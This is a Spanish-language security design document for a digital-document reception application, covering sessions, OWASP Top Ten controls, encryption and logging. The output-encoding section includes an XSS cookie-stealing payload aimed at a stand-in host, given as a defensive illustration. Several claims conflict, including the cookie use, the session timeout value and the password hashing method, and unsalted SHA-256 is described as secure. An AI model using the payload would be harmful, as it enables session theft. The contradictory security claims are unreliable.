**22 - Sesión**

El servidor hace uso de las sesiones de acuerdo a la especificación "[State Management Mechanism](http://tools.ietf.org/html/rfc6265)” del protocolo HTTP el cual almacena la información de la sesión en formato de cookies cifradas (ver [Plug.Session.COOKIE](http://hexdocs.pm/plug/)) las cuales tienen cada una un periodo máximo de vida de 10 minutos en estado inactivo. Se entiende por estado inactivo de la sesión como el lapso de tiempo en el que fue realizada la ultima petición al servidor y la hora actual del mismo.

Debido al nivel de seguridad y de rastreo de actividad relacionado con el trato de la información ya sea de consulta y/o procesamiento, todas las sesiones de *la aplicación* corresponden a usuarios no anónimos con lo cual se asegura que cada sesión activa en *la aplicación* corresponde a una entidad válida.

**Configuración de inactividad:**


Rails:

|  |
| --- |
| YourApp::Application.config.session\_store :cookie\_store,  :key => 'psrdd\_session',  :expire\_after => 10.minutes |

Elixir:

|  |
| --- |
| ok = cowboy\_session\_config:set([  {cookie\_name, <<"psrdd\_session">>},  {expire, 6000}  ]) |


**Diagrama de Inicio de Sesión exitoso:**



**Expiración de sesión por inactividad.**

En cada petición, el servidor realiza una validación de sesión en la que se verifica que ésta se encuentra activa. Si el resultado de tal validación es correcta el servidor de aplicaciones permite el flujo normal al recurso solicitado garantizando así la funcionalidad de *la aplicación*, en caso contrario el flujo de la petición es redirigido al formulario de autenticación para que se pueda crear nuevamente la sesión si es que ésta no existe o ya se encuentra caducada.

**Diagrama de Petición con sesión no válida:**



**23 - Línea base de seguridad**

**Implementación de autenticación de los usuarios (internos o clientes)**:

Conforme a lo especificado en el punto *28 - Consulta de información*en la autenticación se involucra el uso de la FIEL del usuario.

**Implementación de mecanismo de no repudio de transacciones**:

Relacionado al punto anterior (Autenticación de usuarios) se garantiza que *la aplicación*, no almacena la llave privada de la FIEL de ningún cliente siendo este el factor que garantiza que la entidad que interactúa con *la aplicación* es el propietario de la información a la cual se le otorga el acceso.

La información del cliente registrada en *la aplicación es cifrada* con una *Contraseña Maestra* la cual (desde su creación) nadie tiene la facultad de visualizarla en claro ya que a su vez ésta contraseña está cifrada con la Llave Pública de la FIEL de cada cliente, con ello aseguramos que quien realice operaciones de consulta o modificación a la información será única y exclusivamente el propietario de tales credenciales (FIEL) o en su defecto alguna otra entidad autorizada que lo represente ya que la Contraseña Maestra es descifrada en la autorización de acceso a la aplicación (autenticación web o de cliente REST). Es importante mencionar que la Llave Privada de la FIEL no viaja hacia los servidores de *la aplicación*, es el cliente quien recibe un token como parte de la respuesta de la petición de autenticación la cual es descifrada (localmente) tomando como insumos la Llave (Privada de la FIEL y su respectiva contraseña).

**Protección contra inyección de código**:

Como se detalla en el punto *26 - Validación de Seguridad del Aplicativo* se garantiza la seguridad de inyección de código mediante mecanismos de validación y escape de la información.

**Inicio de sesión seguro**:

Se garantiza la seguridad en el acceso a *la aplicación* al proteger los datos enviados/recibidos a *la aplicación* mediante el uso de un canal cifrado basado en HTTP/TLS como se menciona en el punto *26 - Validación de Seguridad del Aplicativo (A8: Insufficient Transport Layer Protection)*

**Validación de datos de entrada / salida para evitar errores en el procesamiento de la información**:

Como primer filtro de prevención de errores en el procesamiento de la información se utiliza UTF-8 como único conjunto de caracteres para toda la información (entrante/saliente) que es procesada mediante *la aplicación*. ya sea que el origen o destino sea mediante un navegador web o mediante la comunicación Sistema-Sistema en la utilización de los servicios REST.


Los valores de entrada son validados sintáctica y semánticamente de acuerdo al tipo de dato que mejor lo represente, al igual que los datos de salida los valores contenidos son evaluados para que los caracteres especiales considerados de riesgo sean escapados para evitar la inyección de código ajeno a *la aplicación*. Existe el término de “Dato Requerido” para referirse a aquellos datos que mas allá de ser informativos, son utilizados por *la aplicación* y no pueden contener valores nulos o vacíos.

Ejemplo de validación de una cantidad en la que se definen hasta 14 posiciones enteras y hasta dos decimales y opcionalmente con signo negativo:

|  |
| --- |
| ^(-?\d{1,14}$|-?\d{1,14} \*(\.\d{1,2})?$)$ |

**Manejo de errores**:

Existen dos formatos de errores:

* Servicios: Se refiere a un formato JSON generado como respuesta de una petición errónea mediante un servicio REST.  
  
* Web: Se refiere a un mensaje en la sección de notificaciones que pertenece a la estructura del sitio web de *la aplicación*.  
    
  

En ambos casos se muestra un código de error de uso interno con el cual clasifica el tipo de error ocurrido seguido de un mensaje con la descripción del fallo en el cual se utiliza un lenguaje poco técnico para facilitar la interpretación del fallo presentado.

Adicionalmente a la notificación al usuario de *la aplicación*, los errores son escritos en el log como evidencia del fallo en el que además se registra la fecha y hora del servidor.

Aunque os errores generalmente son acuse de un mal funcionamiento y requieren de registro, existen errores de los cuales no es trascendente dejar evidencia, por ejemplo, si un usuario desea modificar su contraseña pueden presentarse estos dos casos en los que se abordan dos tipos de errores:

* *En el formulario, la nueva contraseña y la verificación de contraseña no coinciden*: Se genera un error y se notifica al usuario, como se realiza mediante *la aplicación* web el mensaje se muestra en la área de notificaciones pero no es necesario dejar evidencia de que el usuario ha tecleado mal su nueva contraseña.
* *Los datos introducidos por el usuario son validos pero la aplicación no puede conectarse con la Base de datos*: Al ocurrir el error se notifica al usuario acerca del fallo y adicionalmente, se registra en el Log de *la aplicación* ya que afecta a la operación.

**Endurecer el sistema. (Hardening)**:

* **Acceso a la Aplicación:** No es posible ingresar a *la aplicación* si no es mediante una sesión activa como resultado del proceso de autenticación. Con esto se asegura que la funcionalidad de *la aplicación* no se expone a entidades anónimas que pretendan consultar o alterar la información expuesta por *la aplicación*.
* Internamente, cada sesión activa representa un proceso similar a los que se crean a nivel de sistema operativo lo que beneficia en términos de seguridad al no compartir memoria con los otros procesos (sesiones) que puedan generar que los datos se traslapen.
* **Transferencia Segura de Datos**: Los datos que son enviados/recibidos están protegidos mediante un mecanismo de cifrado sobre el protocolo de transporte de datos de tal forma que, aunque los datos (paquetes) que viajan sobre Internet pueden ser interceptados, no podrán ser interpretados como datos claros.
* **Datos Almacenados Cifrados**: La información almacenada en la Base de Datos es previamente cifrada para asegurar la privacidad y descartar el robo de información.

**25 - Gestión de la integridad de datos**

**Integridad**


El mecanismo de integridad de la información en la DB se basa en Transacciones las cuales aíslan todas las sentencias necesarias para el flujo de una operación dentro de un bloque de tal forma que puedan confirmarse los datos escritos (commit) si el flujo de dicha operación termina de forma planeada o revertir al *punto de integridad* (rollback) si es que en cualquier fase del procesamiento se presenta alguna tipo de error que comprometa la integridad y/o consistencia de la información. El punto de integridad se define como el estado en el que se encontraba la Base de Datos antes de que iniciara el bloque transaccional.

**Monitoreo**

Se realiza mediante un proceso externo de los servidores el cual ejecuta automáticamente un ciclo de transacciones que realiza sentencias que pueden ser INSERT, UPDATE y/o DELETE.

**Validación**

Seguido de la ejecución del flujo del monitoreo, se verifica que la información escrita en DB conserve la consistencia e integridad, es decir, que los datos enviados en la ejecución del flujo de monitoreo sean los mismos escritos en DB y que no exista perdida o inconsistencia de información. Para verificar que se registren los eventos de cambio de información, se consume un servicio que modifica los datos previamente guardados lo cual debe agregar un registro de bitácora el cual se valida para tener la seguridad de que el mecanismo de escritura de eventos está activo.



**26 - Validación de seguridad del aplicativo**

**Implementar controles de validación de seguridad de la aplicación.**

**A1: SQL Injection**:

Es garantizada mediante el uso de la biblioteca Ecto (Elixir) y ActiveReccord (Ruby) las cuales funcionan como intermediarios entre *la aplicación* y la Base de Datos. El buen uso de estas bibliotecas garantiza la validación y procesamiento de las sentencias SQL que se envían al servidor de Base de Datos mediante el uso de un DSL (Domain Specific language por sus siglas en inglés) el cual evalúa los valores variables para escapar los caracteres potencialmente utilizados en un ataque de SQL Injection.

Rails:

|  |
| --- |
| PsrddUser.select(:status).where('user.rfc = ?', @psrdd\_user.rfc) |

Elixir:

|  |
| --- |
| def active do  query = from user in Psrdd.User,  where: user.rfc == ^rfc,  select: status  Psrdd.Repo.all query  end |

**A2: Cross-site Scripting**:

La información que se procesa en *la aplicación* se considera segura de este ataque debido a que los datos recolectados por cualquier mecanismo de entrada (a *la aplicación*) son validados semántica y sintácticamente para reducir los riesgos en su procesamiento. Para evitar extender la vulnerabilidad de la aplicación ante este tipo de ataque se ha optado por evitar completamente el uso de cookies que al ser almacenados en el ordenador del usuario puede sufrir (por parte de un tercero) alteración voluntaria de los valores almacenados. Adicionalmente a lo anteriormente mencionado y para el caso de recibir campos de texto libre en los cuales no pueda establecerse un formato de validación, se aplica sanitización de texto en los cuales se escapan los caracteres que podrían servir para realizar la inyección de código. A continuación se muestra una lista de los caracteres que en los que se aplica escape al ser desplegados en cualquier navegador web:

|  |  |
| --- | --- |
| Caracter de riesgo | Valor de reemplazo |
| & | &amp; |
| < | &lt; |
| > | &gt; |
| " | &quot; |
| ' | &apos; ó &#x27; |
| / | &#x2F; |

*(Tabla: Caracteres de escape)*

Este procesamiento de escape de caracteres previene del XSS (Cross Site Scripting) directo (el que se logra instalar para todas las peticiones de todos los usuarios de la aplicación) e indirecto (el cual puede ocurrir por desplegar los datos tal cual fueron recibidos por la petición).

**A3: Broken Authentication and Session Management**:

Toda funcionalidad de *la aplicación* que interactuar con datos sensibles está protegida por la política de sesiones (*ver 22 - Sesión*). Al intentar accesar a algún recurso de la aplicación se solicitarán las credenciales.



*(Imagen: Sesión Inválida)*

**A4: Insecure Direct Object Reference**:

La información solicitada solo podrá ser accesible si se evalúa que:

* *Se realiza mediante una sesión activa*: Se verifica que la petición es realizada mediante una sesión válida y activa (*ver 22 - Sesión*).
* *El solicitante es el propietario de la información*: Se verifica que las credenciales del usuario en la sesión activa tenga los privilegios suficientes para consultar/modificar información y que ademas tal información es la relacionada a la persona (física o moral) que representa.

**A5: Cross-site Request Forgery**:

Todas las peticiones realizadas hacia el servidor son evaluadas:

* Validar que la petición HTTP a *la aplicación* se ha realizado mediante una sesión activa y que por consiguiente se sabe que es una entidad conocida  (Usuario).
* La entidad solicitante debe contar con los privilegios suficientes de acuerdo a su rol para que *la aplicación* pueda procesar la petición realizada.
* Se garantiza que ningún usuario puede tener acceso a la información de otro cliente debido a que las claves de cifrado para cada cliente es diferente.

**A6: Security Misconfiguration**:

Las aplicaciones son publicadas mediante diferentes entornos de ejecución que pueden ser Development, Test y Production, este ultimo entorno es el mas estricto y es con el cual se utiliza para publicar las aplicaciones desarrolladas por Diverza hacia la red externa (Internet). Los servidores y el despliegue de *la aplicación* son configurados mediante un gestor de automatización el cual contiene a las configuraciones necesarias para la aplicación. Esta Herramienta de Automatización no es accesible remotamente o expuesta públicamente con lo que se asegura que la configuración del servidor y de la aplicación están completamente protegidas.

**A7: Failure to Restrict URL Access**:

Todos los recursos dinámicos están protegidos bajo validación de sesión. Para tener accesos a la funcionalidad de cada recurso se valida que se tenga una sesión valida, activa y que quien realice la consulta a tales recursos sea el propietario de la sesión, para tales efectos nos basamos en la especificación "[State Management Mechanism](http://tools.ietf.org/html/rfc6265)” del protocolo HTTP. Al igual que en *A3: Broken Authentication and Session Management* se dirección la petición al formulario de autenticación.




*(Imagen: Sesión Inválida)*


**A8: Insufficient Transport Layer Protection**:

La comunicación utilizada para la transmisión de datos es mediante el uso de un canal seguro bajo el protocolo HTTPS de la especificación [HTTP/TLS](http://tools.ietf.org/html/rfc2818). Las llaves de cifrado utilizadas en la comunicación entre el cliente-servidor son vigentes y respaldadas por una CA (Certificate Authority).

El cifrado de datos en el transporte previene que la información pueda ser interpretada en caso de ser interceptada por software diseñado inspeccionar los paquetes entrantes/salientes de la red  (Sniffer)

* **Imagen del Certificado:**



* **Diagrama de Secuencia de la comunicación HTTPS:** 

**A9: Unvalidated Redirects and Forwards**:

El procesamiento de la información y el trafico de esta dentro de *la aplicación*, está definido por un Flujo que no depende de datos variables provenientes del cliente, es decir, los flujos de navegación y direccionamiento están explícitos dentro de *la aplicación* por lo que no se consideran los redireccionamientos a recursos tomados como parámetros entre peticiones

**27 - Validación de datos del aplicativo**

**Implementar controles de validación de seguridad de la aplicación.**

**Uso de catálogos**:

Son almacenados en Tablas Catálogo aquellos datos que dada su naturaleza son estáticos o muy rara vez puede requerirse una modificación de los valores que representan. Este tipo de tablas de la Base de Datos no tienen mecanismo propio de actualización por *la aplicación* ya que la intención de dichas tablas es mas de lectura que de escritura, de esa forma se asegura también que ningún flujo rompa la integridad de los datos que dependen de tales catálogos.

**Validación de entradas**:

La validación de datos de entrada se realiza como acción preventiva de fallos de sistema ocasionados por datos erróneos como se detalla en *23 - Línea base de seguridad (Validación de datos de entrada / salida para evitar errores en el procesamiento de la información).*

**Codificación de salidas**:

Como se detalla en *26 - Validación de seguridad del aplicativo (A2: Cross-site Scripting)*, *la aplicación* asegura que no se ejecutará código ajeno a *la aplicación* mediante la explotación del ataque Cross Site Scripting para lo cual se escapan los caracteres que puedan representar un riesgo.

Suponiendo que por alguna razón se ha almacenado este valor dentro de un campo que se muestra en pantalla:

|  |
| --- |
| <script>window.location.href = '<http://sitiofalso/psrdd?data=cakemonster=>' + escape(document.cookie);</script> |

El código anterior hace un redirect a un sitio falso en el que se pueden enviar los datos que tengan almacenados en cookies. Para prevenir este tipo de vulnerabilidad la aplicación escapa los caracteres que faciliten esta practica. Para este caso, la salida será:

|  |
| --- |
| &lt;script&gt;window.location.href = '<http://sitiofalso/psrdd?data=cakemonster=>' + escape(document.cookie);&lt;/script&gt; |

EN la que los caracteres de riesgo serán reemplazados según la tabla definida en *26 - Validación de seguridad del aplicativo (A2: Cross-site Scripting).*

**Validación y administración de contraseñas**:

Las contraseñas están protegidas bajo el algoritmo de digestión SHA-256 lo cual permite esconder el texto original que la representa a su vez que se garantiza que nunca podrá ser descifrado por tal razón. para la validación de contraseñas se aplica el mismo mecanismo de digestión y se compara el resultado (el proveniente de una solicitud de autenticación contra el protegido por *la aplicación*)

**Administración de sesión**:

El uso de la sesión utiliza la especificación del protocolo HTTP "[State Management Mechanism](http://tools.ietf.org/html/rfc6265)” como se detalla en 22 - Sesión.

**Practicas de criptografía**:

Se utiliza el cifrado de información para cualquier dato sensible almacenado en Base de Datos utilizando el principio de Criptograma Simétrica en el que se emplea una contraseña de alta seguridad como llave de cifrado mediante el algoritmo AES. Con el fin de garantizar la privacidad de los datos almacenados se cifra la llave de cifrado con la llave publica de la FIEL siendo así que al intentar revertir el proceso de cifrado será necesaria la llave privada (con su respectiva contraseña) para poder accesar a los datos en claro.

**Administración de errores y bitácora**:

**Errores:**

Como se menciona en *23 - Línea base de seguridad (Manejo de errores)* los errores notificados pueden presentarse en dos diferentes formatos de acuerdo al método de comunicación con *la aplicación*.

* JSON: Para la comunicación Sistema-Sistema.
* Notificaciones: Para el cliente web de *la aplicación*.

**Bitácora:**

Los eventos a nivel de Sistema Operativo, Aplicación y Base de datos son almacenados en una Base de Datos cuya información está cifrada para evitar huecos en la seguridad y privacidad de los datos de los clientes. Los eventos provenientes de los tres niveles auditables son concentrados mediante el protocolo syslog.

Para garantizar el acceso a la información a la Autoridad Auditora (SAT) se realiza mediante una aplicación con acceso vía web la cual está protegida bajo el mismo mecanismo de seguridad de almacenamiento y transporte empleados por *la aplicación*.


**Protección de datos**:

Los datos almacenados en DB son protegidos mediante un mecanismo de cifrado reversible en el que se garantiza que únicamente el propietario de la información puede tener acceso a los datos en claro. Para garantizar lo anterior en cada sesión que inicia el usuario de *la aplicación* se generan nuevas llaves que a su vez protegen a la contraseña con que son cifrados los datos.

Para poder tener acceso a la información del cliente en claro, es indispensable haber cubierto satisfactoriamente el proceso de autenticación con *la aplicación* pues es mediante esta operación donde se descifra la llave Maestra a través de la llave dinámica (previamente cifrada con el certificado público de la FIEL) que es enviada al usuario en la autenticación como modo de “challenge" para que con el certificado privado de la FIEL se descifre y a su vez pueda descifrar la llave Maestra.


* **Creación de la llave de cifrado**:

La llave de cifrado responsable de la protección criptográfica  es conocida internamente como Llave Maestra la cual es creada cuando se registra la llave publica y los certificados (publico y privado) para emisión de documentos de cada cliente.




* **Protección de un documento Emitido:**

La confidencialidad de los documentos emitidos se realiza con el cifrado de la Llave Maestra (Master Key). El Documento no emitido es enviado a *la aplicación* de PSRDD para que a su vez sea enviado al modulo de emisión junto con la llave de Cifrado. Cuando el documento ha pasado exitosamente por el proceso de emisión, se cifra el contenido y se resguarda en DB.



* **Renovación de llave aleatoria:**

Cuando el usuario de *la aplicación* se autentica exitosamente, se crea nuevamente la llave con la cual está cifrada la Llave Maestra.



**Seguridad de la comunicación**:

Se garantiza la seguridad en el acceso a *la aplicación* al proteger los datos enviados/recibidos *la aplicación* mediante el uso de un canal cifrado basado en HTTP/TLS como se menciona en el punto *26 - Validación de Seguridad del Aplicativo (A8: Insufficient Transport Layer Protection)*

**Configuración del sistema**:

* **Servicios Web y SSO:**

Erlang/OTP 17.0

Elixir 1.0.4

Phoenix 0.11.0

* **Aplicaciones Web:**Erlang/OTP 17.0

Elixir 1.0.4

Phoenix 0.11.0

* **Protocolo de comunicación seguro:**

HTTP/TLS

* **Algoritmo de cifrado de datos del cliente:**

AES

* **Algoritmo de protección de contraseñas:**

pcrypt

* **Base de Datos:**

SQLServer

* **Protocolo de resguardo a bitácora:**

Syslog con la herramienta Rsyslog

* **Herramienta de monitoreo de disponibilidad:**RunScope
* **Mecanismo de integración Sistema-Sistema:**

REST

**Seguridad en la base de datos**:

